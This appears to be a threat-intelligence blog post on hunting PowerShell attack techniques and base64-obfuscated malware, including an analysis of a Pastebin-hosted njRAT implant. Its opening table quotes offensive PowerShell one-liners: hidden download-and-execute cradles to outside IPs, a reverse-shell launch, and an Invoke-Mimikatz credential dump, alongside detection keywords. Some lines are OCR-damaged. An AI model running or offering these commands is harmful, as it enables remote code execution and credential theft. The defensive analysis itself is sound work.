C:\\Windows\\System32\\ WindowsPowerShell\\v1.0\\powershell.exe	-NoP -NonI -W Hidden -C sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('$ie = New-Object -com internetexplorer.application;
Start-Process -WindowStyle Hidden powershell.exe	-ArgumentList "-NoP -NonI -W Hidden -E sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream] [Convert]::FromBase64String('$dd = 'COA73AAA100F429F3D. cab,CCCCDCF33';
CommandLineTemplate = "powershell.exe	-NoP -C `"[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String ('WDVPIVAlQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUQ U5EQVJELUFOVElWSVJVUy1URVNULUZJTEUhJEgrSCo=')) | Out-File %DriveName%\eicar.txt`""
%windir%\system32\WindowsPowerShell\ v1.0\ powershell.exe	-command "&{set-executionpolicy unrestricted}"
$cmd = "powershell	-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -NoLogo -NonInteractive -File '$tmp_base.ps1'"
$Content = "powershell.exe	-NoP -sta -NonI -W Hidden -Enc $B64"
powershell.exe	-nop -w hidden -c =new-object net.webclient;.proxy=[Net.WebRequest]::GetSystemWebProxy();.
DigiKeyboard.println ("powershell	-ExecutionPolicy ByPass -File b.ps1");
powershell.exe	-nop -w hidden -c $T=new-object net.webclient;$T.proxy=[Net.WebRequest]::GetSystemWebProxy();$T.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $T.downloadstring('http://10.10.18.240:8080/');
STRING powershell	-NoP -NonI -W Hidden -Exec Bypass "& '%temp%\shell.ps1' 192.168.128.14 4444"
DownloadString	('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
powershell	-windowstyle hidden (new-object System.Net.WebClient)
powershell.exe	invoke-command -computerName server2 -scriptblock{cmd.exe "/c d:scriptsstart_SXXX_S012.bat"}
start cmd /k powershell	-nop -exec bypass -c "IEX (New-Object Net.WebClient)

A table of common PowerShell attack script options

Thus, we are looking for events involving ("ps1" or "powershell") and ("invoke" or "nop" or "hidden" or "executionpolicy" or "bypass"). In addition to immediate review, we will save this search for future alerting when new events occur. Since 2014 there have been over 550 unique references in code repositories, over 2,800 references in paste sites, and over 3,000 social media references. The trick is to quickly analyze this large amount of information using Recorded Future's natural language post-processed results. Auto-generated lists of filenames, file extensions, registry keys, URLs, and more, are critical for practical hunting.


Code Repository "ps1" or Windows PowerShell or powershell.exe or Windows PowerShell 3.0 or ... Customize Table

Filename (35)
- powershell.exe
- cmd.exe
- eicar.txt
- go.bat
- 389.html
- 400.html
- Show all items

Filename Extension (9)
- .csv
- .exe
- .html
- .bat
- .css
- .ico
- .txt
- .xml
- .zip
- Show less

Hash (4)
IP Address (4)
Registry Key (2)
URL (47)
- https://gist.githubuser...
- https://s3.amazonaws....
- https://outlook.office3...

https://outlook.office365.com/powershell-liveid/ - URL, 0 references to this entity, Added Dec 7, 2016, Request Data Review

Time	Event Information
SEP 28 2016	c:\temp\domain_users.csv, office365.com, CSV and 1 more mentioned " Invoke-Command -ConfigurationName **Microsoft.Exchange** -ConnectionUri **https://outlook.office365.com/powershell-liveid/** -Credential $Credentials -Authentication Basic -AllowRedirection -ScriptBlock {Get-Recipient -ResultSize unlimited} | Export-**CSV c:\temp\domain_users.csv** -NoTypeInformation " Source GitHub by x0x029a on Sep 28, 2016, 20:54 http://gist.github.com/x0x029a/6d2b1aa8772429bb47419b73a82e3e29 • 1+ reference
SEP 28 2016	office365.com and microsoft.exchange mentioned " Invoke-Command -ConfigurationName **Microsoft.Exchange** -ConnectionUri **https://outlook.office365.com/powershell-liveid/** -Credential $Credentials -Authentication Basic -AllowRedirection -ScriptBlock {get-user | select-object name -expandproperty name} " Source GitHub by x0x029a on Sep 28, 2016, 20:54 http://gist.github.com/x0x029a/6d2b1aa8772429bb47419b73a82e3e29 • 1+ reference
AUG 24 2016	c:\temp\domain_users.csv, office365.com, CSV and 1 more mentioned " Invoke-Command -ConfigurationName **Microsoft.Exchange** -ConnectionUri **https://outlook.office365.com/powershell-liveid/** -Credential $Credentials -Authentication Basic -AllowRedirection -ScriptBlock {Get-Recipient -ResultSize unlimited} | Export-**CSV c:\temp\domain_users.csv** -NoTypeInformation " Source GitHub by nullbind on Aug 24, 2016, 18:33 http://gist.github.com/nullbind/660ea0b37920135bf90a3bcb2cd6f41b • 1+ reference

Recorded Future's table view of PowerShell script references categorized by filename and and filename extension.

Have you considered the feasibility of a victim host using PowerShell to fetch a .bat file from AWS or using PowerShell to acquire a list of domain users via Active Directory Federation Services? What is the efficacy of a five-line Internet Explorer PowerShell Internet Block Bypass script in your environment? Favicons may be overlooked during analysis, and as demonstrated by the law enforcement bulletin, an .ico file is as dangerous as any other file. Do you allow installation of Windows package managers like Chocolatey, which could subsequently install additional tools like Dropbox, Curl, Git, Sysinternals, and .Net?

> @powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))" && SET "PATH=%PATH%;%ALLUSERSPROFILE%\chocolatey\bin"

Finally, evolutions in obfuscating "Invoke-Expression" are constant and worth the resources to carefully track new public and private references.

We reviewed recent PowerShell script techniques in code repositories, and it is paste sites and criminal forums where we observe these techniques in action (paste sites are used by actors for sharing PowerShell scripts and also as a C2 mechanism for malware). Fortunately, with Recorded Future's API it's easy and convenient to extract IOCs out of thousands of pastes. The full results appear in the Appendix.

At this point, you should have a better appreciation for the possibilities around adversary's post-exploitation PowerShell invocation, and if you find yourself devoid of time and/or endpoint visibility, hopefully you can better articulate the need for additional time, and comprehensive and robust host-based logging capabilities (don't forget additional tools likely to be downloaded on a victim Windows machine including PSExec and Mimikatz), especially around PowerShell. Adversaries immerse themselves in shared and evolving PowerShell knowledge, as evidenced by the law enforcement bulletin. If you lack the time to do the same, you can't effectively recommend smart security controls, or hunt the virtual fingerprints of informed actors that may already be in your network.


Encode All The Things!

We identified different PowerShell attack script permutations, many of which contained base64 encoded strings. Base64 encoding is used across the internet, specifically in web applications and sending email attachments. The result of encoding is obfuscated text (see Appendix) that is optimized for transmission, especially between modern and legacy systems. By nature, obfuscated text is also convenient for adversaries looking to hide malicious code.

One method for identifying base64 encoding is through conventional language-specific coding constructs and library calls. A useful Recorded Future list containing such references includes:

"b64Encode"
"base64_encode"
"BASE64Decoder"
"Base64Encoder"
"decode64"
"encode64"
"EncodeBase64"
"FromBase64String"
"S-BASE64"
"ToBase64"
"Base64"

The below Recorded Future timeline illustrates ase64 encoding references found in code repositories and criminal forums in the past three years.



preg_match('/data:([^;]*);base64,(.

Audio("data:audio/wav;base64,//uQRAAAAW MSLwUIYAAsYkXgoQwAEaYLWfkWgAI0wWs/I

url('data:image/png;base64,iVBORw0KGgoAA AANSUhEUgAAAZMAAACaCAYAAABsZKUdAA

+// * `sep` separated list of values...+// * Base64 encoded JSON string

Translated from Arabic: "rel="icon" href="data:;base64,=">

Translated from Russian: "r = [random number] bot configuration file is encrypted with RC4 and Base64.

Translated from Arabic: "$pass.$salt) md5(md5($salt).md5($pass))


Translated from Russian: "However, you can bypass this protection when a new letter by encoding malicious code standard base64 and the object tag.

SHA 384 (Base64): daf622268e7a790468f482ddf0099c75a504h3 l3t3t3i3u4a40595p46585t2h362dd69c23a55b .....Thx mykulh help me plz MD5.

[x] ssn [ENCODE BASE64]

Base64 encoding references found in code repositories and criminal forums in the past three years.

The Recorded Future tableview facilitates quick deconstruction of aggregated references, specifically in paste sites over the past year, to isolate relevant and evolving adversary techniques.



Base64 Encoding References

Customize Table

Show less

Filename Extension (15)

- .php
- .png
- .txt
- .ai
- .apk
- .bin
- .cab
- .cpp
- .json
- .key
- .pdf
- .py
- .sh
- .webp
- .xml

Show less

Hash (15)

- 885eb9f67dbc4f60a35...
- d611fe4282484da8b9...
- 4016cff2bbe9474285e...
- 4316db60efb6d8df0a7...
- 512d20e73f27bfaafed...
- 6c0401dc45b829daaa...
- 9df6807c60ed4c8a86c...

.png - Filename Extension, ★ Curated Entity, Added Nov 12, 2015, Request Data Review

Time	Event Information
NOV 26 2016	spritesheet.png mentioned " .ico{background:url("data:image/svg+xml;base64,PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTgiPz4NCjwhRE9DVFlQRS BzdmcgUFVCTElDICItLy9XM0MvL0RURCBTVkcgMS4xLy9FTiIgImh0dHA6Ly93d3cudzMub3JnL0dyYXBoaWNzL1NWRy8xLjEvRFREL3N2 ZzExLmR0ZCI+DQo8c3ZnIHZlcnNpb249IjEuMSIgaWQ9IkxheWVyXzEiIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8yMDAwL3N2ZyIgeG1 sbnM6eGxpbms9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGxpbmsiIHg9IjBweCIgeT0iMHB4Ig0KCSB3aWR0aD0iMzZweCIgaGVpZ2h0 PSIzNnB4IiB2aWV3Qm94PSIwIDAgMzYgMzYiIGVuYWJsZS1iYWNrZ3JvdW5kPSJuZXcgMCAwIDM2IDM2IiB4bWw6c3BhY2U9InByZXNlcn ZlIj4NCjxwYXRoIGZpbGwtcnVsZT0iZXZlbm9kZCIgY2xpcC1ydWxlPSJldmVub2RkIiBmaWxsPSIjMEEwRjE1IiBkPSJNMTgsMGM5Ljk0MSw wLDE4LDguMDU5LDE4LDE4cy04LjA1OSwxOC0xOCwxOFMwLDI3Ljk0MSwwLDE4DQoJUzguMDU5LDAsMTgsMHoiLz4NCjxwYXRoIGZ pbGwtcnVsZT0iZXZlbm9kZCIgY2xpcC1ydWxlPSJldmVub2RkIiBmaWxsPSIjRkZGRkZGIiBkPSJNMjAuNDg5LDE4bC01LjcxNyw2LjMwOW MtMC4zOSwwLjM4OS0wLjM5LDEuMDE4LDAsMS40MDQNCgljMC4zOSwwLjM4OSwxLjAyMSwwLjM4OSwxLjQxMiwwbDYuOTkzLTYu OTU1YzAuMDIxLTAuMDE4LDAuMDQ3LTAuMDI1LDAuMDY2LTAuMDQ1YzAuMjI5LTAuMjI5LDAuMzA4LTAuNTM3LDAuMjY3LTAuOD M2DQoJYy0wLjAwNi0wLjA0OS0wLjAxNS0wLjA5LTAuMDI3LTAuMTM5Yy0wLjAzNi0wLjEyNS0wLjA5Ny0wLjIzOC0wLjE4My0wLjM0NGM tMC4wMjUtMC4wMzMtMC4wMjYtMC4wNzYtMC4wNTctMC4xMDcNCgljLTAuMDE5LTAuMDItMC4wNDQtMC4wMjUtMC4wNjQtMC4w NDFsLTYuOTk1LTYuOTU5Yy0wLjM5MS0wLjM4OS0xLjAyMS0wLjM4OS0xLjQxMiwwYy0wLjM5LDAuMzg3LTAuMzksMS4wMTYsMCwxL jQwNEwyMC40ODksMTgiLz4NCjwvc3ZnPg0K") " Source PasteBin by A Guest on Nov 26, 2016, 19:59 http://pastebin.com/h7i5q1yk • 1+ reference
FEB 26 2016	Boo, Windy Mill, Tubba Blubba and 3 more mentioned data-img-src=\"http:\/\/**static.giantbomb.com**\/uploads\/original\/0\/5758\/**922385-gusgulv1.png**\" data-ref-id=\"1300-922385\" data-size=\"medium\" data-ratio=\"0.69059829059829\" data-width=\"... Show All Source PasteBin by A Guest on Feb 26, 2016, 01:13 http://pastebin.com/04THanQn • 1+ reference

Print Events

Recorded Future's table view categorizing base64 encoding references by filename extension and hash.


Let's explore five events recently discovered in Recorded Future (and Recorded Future partners) that contain similarities to the nation-state attack:

1. Base64 encoded PE file (first-stage implant) located on Pastebin that connects to a raw Pastebin page to download njRAT (second-stage implant).
2. Additional base64 encoded njRAT sample located on Pastebin.
3. Third base64 encoded njRAT sample on Pastebin.
4. Examples of base64 encoded strings in web favicons.
5. Examples of base64 encoded strings in DNS TXT records.

1. Pastebin first-stage implant leads to Pastebin second-stage implant.

Our first example originates from *hxxp://pastebin.com/MwRqGr2v* (also cached in Recorded Future), which is a Visual Basic program that contains a function that converts the obfuscated text on line two into binary data (a portable executable file). Decoding the string creates a file with the following properties:

MD5: 938ea0d64bd83bd4e70a1eaa32620846
SHA1: 5c0cd0be6e32bf38136d48478fcdb99c4eed2a35
SHA256: 03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 4.5 KB



938ea0d64bd83bd4e70a1eaa32620846 – Hash

75 of 100

Malicious
Risk Score 75
2 of 6 Risk Rules Triggered

Print
Request Data Review
Add to List...
EXPORT ENTITIES

3 References to This Entity
First Seen Nov 21, 2016
Last Seen Nov 21, 2016

Show all events involving 938ea0d64bd83bd4e70a1eaa32620846 in Table |

Risk Score Evidence

Linked to Malware • 2 sightings on 2 sources
VirusTotal, Malwr.com. 37 related malwares including Win32/Trojan.170, BehavesLike.Win32.Trojan.xz, Trojan.Win32.Tiny.ebrklr, W32/MSIL_Lorozoad.A.gen!Eldorado, Win32.Trojan.WisdomEyes.xxxxxxxxxxxxxxxx. Most recent link (Nov 21, 2016): https://malwr.com/analysis/MjQxMmQxMzAyNGZjNGZiNjgwZDYwNGJhYzFjNjY5MTM/

Positive Malware Verdict • 1 sighting on 1 source
VirusTotal. Most recent link (Nov 21, 2016): https://www.virustotal.com/file/03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014/analysis/

Total Reference Count


3 Total References
3 In the Last 60 Days
0 In the Last 7 Days

References Breakdown

0 In Social Media
0 From Information Security Sources
1 Including Malicious Language

Show recent events in Table |

Instant insight with the first section of the summary card for the hash in question.



Recent References


Most Recent Reference
Antivirus scan for 03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014 at 2016-11-21 13:15:12 UTC - VirusTotal
"VirusTotal report for **03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014** on 2016-11-21, detection ratio 45 / 57."
Source VirusTotal on Nov 21, 2016, 13:15
https://www.virustotal.com/file/03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014/analysis/ • Reference Actions

First Reference

[redacted] [MjQxMmQxMzAyNGZjNGZiNjgwZDYwNGJhYzFjNjY5MTM]
"Net assembly, for MS Windows CRC32: 3AE6E11C SSDEEP: 48:6gfWQRXxmblj6yKvBZ0PcFjCPgZZK2HcvoV+TVh+neya9am5eHKuuli+hAq:6QRhmlxpWaCPgZZK2HxVMh+3aIBHUEk SHA256: "
Show All
Source [redacted] on Nov 21, 2016, 07:36
https://[redacted]/analysis/MjQxMmQxMzAyNGZjNGZiNjgwZDYwNGJhYzFjNjY5MTM/ • Reference Actions

First reference and recent references for the hash in question.

Opening the file with a VI editor reveals an "MZ" header DOS executable file format. Running Unix strings on the file produces multiple unique strings including "111111.exe" and "zorro." Zorro is potentially a reference to the specialized Windows command line. A Recorded Future quick search for *111111.exe* produces the following timeline, first observed by Virus Total in June 2015.




111111.exe .

The binary likely contains encrypted or compressed data, The executable is compressed using UPX, Creates a windows hook that monitors keyboard input (keylogger), Installs itself for autorun at Windows startup.

```
\MountPointManager (successful)
C:\DOCUME~1\~1\LOCALS~1\Temp\nsv1.tmp
(successful)
C:\081699c9cc09b6247ef96b2cb8a89d43e6c9
7b1f4675bd12e249c3e8462924b4
(successful)
C:\DOCUME~1\~1\LOCALS~1\Temp\111111.e
xe (successful)
C:\DOCUME~1\~1\LOCALS~1\Temp\Hack
Facebook 2016.exe (successful) \\.
```

Recorded Future timeline of 111111.exe file references.

Cisco's Umbrella Investigate extension provides immediate behavioral indicators for this first-stage implant.




Behavioral Indicators

Indicator	Severity	Confidence
User Directory FireWall Exception	100	95
Artifact Flagged as Known Trojan by Antivirus	100	95
Artifact Flagged Malicious by Antivirus Service	100	95
Registry Persistence Mechanism Refers to an Executable in a Temporary Folder	90	100
Excessive Suspicious Activity Detected	90	100
Netsh.exe Used to Alter Windows Firewall	85	100
Netsh.exe Used to Add Program to Firewall Allowed Program List	70	100
Artifact Flagged by Antivirus	80	80
Process Modified an Executable File	60	100
Process Created an Executable in a User Directory	60	95
Outbound HTTP GET Request	75	75

Cisco's Umbrella Investigate extension provides immediate behavioral indicators for deeper investigation.

VirusTotal's extension returns an anti-virus detection rate of 45/57 as of November 21, 2016.


Detection Ratio 45 positives from 57 scans

File Details

MD5	938ea0d64bd83bd4e70a1eaa32620846
SHA-1	5c0cd0be6e32bf38136d48478fcdb99c4eed2a35
SHA256	03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014
Permalink	Browse to VirusTotal
Scan Date	Nov 21, 2016, 13:15
Scan ID	03a3ea9a13078f83fa080e0cd67ff5d7dd2b0d4333ddc67f9a51e0cba7242014-1479734112

